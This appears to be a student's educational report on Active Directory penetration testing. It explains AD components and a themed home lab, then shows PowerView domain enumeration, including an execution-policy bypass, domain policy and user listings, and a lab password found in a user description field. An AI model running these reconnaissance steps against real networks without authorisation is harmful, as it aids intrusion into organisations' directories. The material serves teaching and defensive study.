ACTIVE DIRECTORY

PENETRATION TESTING

SUMMARY REPORT

Created by:

Ravishanka Silva

Security Operations Center Analyst

CryptoGen (Pvt) Ltd

Undergraduate - SLIIT

ravigeethanjana@gmail.com

Date:

20.04.2022

Introduction

Most of the companies nowadays run active directory in their environments in order to manage the resources efficiently. Thus, Active Directory penetration testing is one of the most important skills that each and every red team professional should master.

This report covers the approach of attacking active directory from a red team perspective as well as defending the active directory from a blue team perspective. The reader should have a basic understanding of an active directory environment, and this approach uses the hypothetical scenario where an attacker has a foothold machine in the target domain. Furthermore, any kind of exploit or exploit framework is not used in the procedure and depends on abuse of functionality and features which are rarely patched in AD environments. This report will be beneficial for students or industry professionals with no previous experience with active directory security.

Table of Contents

1. Active Directory Overview

1.1 What is Active Directory?

Active Directory is a service from Microsoft which is used to manage the services run by the Windows Server, in order to provide permissions and access to network resources. Active directory stores information about objects on the network such as computers , users and printers and makes it easily available for users and admins.

1.2 Components of Active Directory




Figure 1-Structure of Active Directory

1.2.1 Physical AD Components

Domain Controllers

A domain controller is a server with the AD DS server role installed that has specifically been promoted to a domain controller. Domain controllers:

- Host a copy of AD DS directory store
- Provide authentication and authorization services
- Replicate updates to other domain controllers in the domain and forest
- Allow administrative access to manage user accounts and network resources

AD DS Data Store

The AD DS data store contains the database files and processes that store and manage directory information for users , services and applications. The AD DS data store:

- Consists of the “Ntds.dit” file
- Is stored by default in the “%SystemRoot%\NTDS” folder on all domain controllers
- Is accessible only through the domain controller processes and protocols

1.2.2. Logical AD Components

AD DS Schema

- Defines every type of object that can be stored in the directory.
- Enforces rules regarding object creation and configuration.

Domains

Domains are used to manage and categorize objects in an organization. Domains:

- An administrative boundary for applying policies to groups of objects.
- A replication boundary for replicating data between domain controllers.
- An authentication and authorization boundary that provides a way to limit the scope of access to resources.

Trees

A domain tree is a hierarchy of domains in AD DS. All domains in the tree:

- Share a contiguous namespace with the parent domain.
- Can have additional child domains.
- By default, create a two-way transitive trust with other domains.

Forests

A forest is a collection of one or more domain trees. Forests:

- A common schema is shared
- A common configuration partition is shared
- A common global catalog to enable searching is shared
- Enable trusts between all domains in the forest
- The Enterprise Admins and Schema Admins groups are shared

Organizational Units (OUs)

OUs are AD containers that can contain users , groups , computers and other OUs. OUs are used to:

- Represent organization hierarchically and logically
- Manage a collection of objects in a consistent way
- Delegate permissions to admin groups or objects
- Apply policies

Trusts

Trusts provide a mechanism for users to gain access to resources in another domain.

Types of Trusts	Description
Directional	Trust direction flows from trusting domain to the trusted domain.
Transitive	Trust relationship is extended beyond a two-domain trust to include other trusted domains.

- All domains in a forest trust all other domains in the forest.
- Trusts can extend outside the forest.

Objects

Objects are the things inside the organizational units.

Object	Description
User	Network resource access for a user is enabled
InetOrgPerson	Have similarities with a user account. It is used for compatibility with other directory services.
Contacts	Assigns e-mails to external users. Does not enable network access.
Groups	Administration of access control is simplified.
Computers	Authentication and auditing of computer access to resources.
Printers	Process of locating and connecting to printers is simplified.
Shared folders	Shared folders can be searched based on properties by users.

1.3 Active Directory Penetration Testing Methodology




Figure 2-Steps of AD Pentesting

1.4 Active Directory Lab Overview

Server

Microsoft Windows Server 2019: 1 instance

- Processor: 1
- RAM: 2GB
- HDD: 20GB

Desktop

Microsoft Windows 10 Enterprise: 2 instances

- Processor: 1
- RAM: 2GB
- HDD: 20GB



Domain Controller – ELEVEN-DC
Domain Name – UPSIDEDOWN.local
Windows Server 2019
KALI
PC-1 name – MONSTER-1
Username - Demogorgon
PC-2 name – MONSTER-2
Username – Mind Flayer
Windows 10 Enterprise PC-1
Windows 10 Enterprise PC-2


Figure 3-AD Lab Diagram

2. Domain Enumeration

2.1 Domain Enumeration with PowerView


PowerShell Execution Policy Bypass

The execution policy isn't a security system that restricts user actions. Instead, the execution policy helps users to set basic rules and prevents them from violating them unintentionally. In order to run our PowerShell scripts, first we need to bypass the execution policy as follows.




```
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\demogorgon.UPSIDEDOWN>cd Downloads

C:\Users\demogorgon.UPSIDEDOWN\Downloads>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> _
```

Domain Information can be obtained with PowerView as follows.




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> . .\powerview.ps1
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetDomain


Forest                  : UpsideDown.local
DomainControllers       : {ELEVEN-DC.UpsideDown.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : ELEVEN-DC.UpsideDown.local
RidRoleOwner            : ELEVEN-DC.UpsideDown.local
InfrastructureRoleOwner : ELEVEN-DC.UpsideDown.local
Name                    : UpsideDown.local
```

Domain Controller information can be enumerated as follows.




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetDomainController


Forest                     : UpsideDown.local
CurrentTime                : 4/1/2022 6:13:52 AM
HighestCommittedUsn        : 13084
OSVersion                  : Windows Server 2019 Standard Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : UpsideDown.local
IPAddress                  : 192.168.217.128
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : ELEVEN-DC.UpsideDown.local
Partitions                 : {DC=UpsideDown,DC=local, CN=Configuration,DC=UpsideDown,DC=local,
                             CN=Schema,CN=Configuration,DC=UpsideDown,DC=local,
                             DC=DomainDnsZones,DC=UpsideDown,DC=local...}
```

Domain Policy can be enumerated as follows.




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7; PasswordComplexity=1;
                 PasswordHistorySize=24; LockoutBadCount=0; RequireLogonToChangePassword=0;
                 ForceLogoffWhenHourExpire=0; ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\UpsideDown.local\sysvol\UpsideDown.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Mic
                 rosoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> (Get-DomainPolicy)."SystemAccess"


MinimumPasswordAge           : 1
MaximumPasswordAge           : 42
MinimumPasswordLength        : 7
PasswordComplexity           : 1
PasswordHistorySize          : 24
LockoutBadCount              : 0
RequireLogonToChangePassword : 0
ForceLogoffWhenHourExpire    : 0
ClearTextPassword            : 0
LSAAnonymousNameLookup       : 0
```


Users can be enumerated as follows.




```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Monster Demogorgon
Jim Hopper
Will Byers
SQL Service
Mind Flayer
```



```
PS C:\Users\demogorgon.UPSIDEDOWN\Downloads> Get-NetUser | select description

description
-----------
Built-in account for administering the computer/domain
Built-in account for guest access to the computer/domain
Key Distribution Center Service Account



password is mypassword123#
```

